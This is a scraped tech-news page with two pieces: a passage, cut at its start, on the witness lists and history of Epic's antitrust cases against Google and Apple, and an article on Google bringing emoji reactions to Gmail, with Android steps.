Sears, who left Google in 2013, is also on Epic’s list of witnesses. Miner, on the other hand, features on the list provided by Google. Note that Miner still works at the company. Other prominent names on the lists include former Open Handset Alliance head Eric Chu and Activision CFO Armin Zerza. You can see this official filing (via The Verge) from Thursday, October 5 for more details about the witnesses who may testify in the case.

Epic has already lost a similar battle against Apple

Epic’s battle against Google and Apple began in 2020 after the latter two companies kicked Fortnite out of their respective app store for using a third-party payment option. The game maker challenged the decision and sued the two for anti-competitive practices.

Apple has mostly won the battle already, with a court ruling only one decision in favor of Epic. A district judge ordered it to permit third-party payment options in iOS apps. The company has asked the Supreme Court to review this ruling, while Epic has asked for a review of the whole case. While the Supreme Court has yet to take up either petition, Epic’s antitrust case against Google is nearing a hearing. We will keep you posted on the outcome of all these legal battles.


[ad_2]
Source link

Google confirms emoji reactions are coming to Gmail in October

0
[ad_1]

After a report last month that claimed Gmail will eventually get emoji reactions, Google confirmed today that the said feature will be coming to its email app in October.

Starting this month, if you have a personal Gmail account, you should start seeing a smiley face icon pop up below your messages both on mobile and desktop.


With the latest version of Gmail, you’ll be able to click on the smiley face icon and then select an emoji from the menu to send it, or you can choose one if another recipient already responded with an emoji that you like.

It’s a simple, convenient and fun way to reply to your emails, especially when you don’t have time to write more elaborate walls of text. Keep in mind though that if you use another email client, you will receive emoji reactions as separate emails.

If you have an Android phone or tablet, here is how you can add emoji reactions to your emails in Gmail:
  • Open the Gmail app.
  • Open a message you want to reply to.
  • Below the message, tap Add emoji reaction.
  • From the picker, select an emoji you want to use.
  • To display more emoji, select More .
  • The emoji you select appears at the bottom of the email.


In order to remove an emoji reaction, you’ll have to check your “Undo Send” settings in Gmail. By default, you have from 5 up to 30 seconds to remove an emoji reaction after you add it, but you can change the amount of time from the “Settings.”
According to Google, the new feature will be rolled out in wave, so be patient if you don’t see it right away: “be on the lookout for emoji reactions in your inbox in the coming weeks.”

[ad_2]
Source link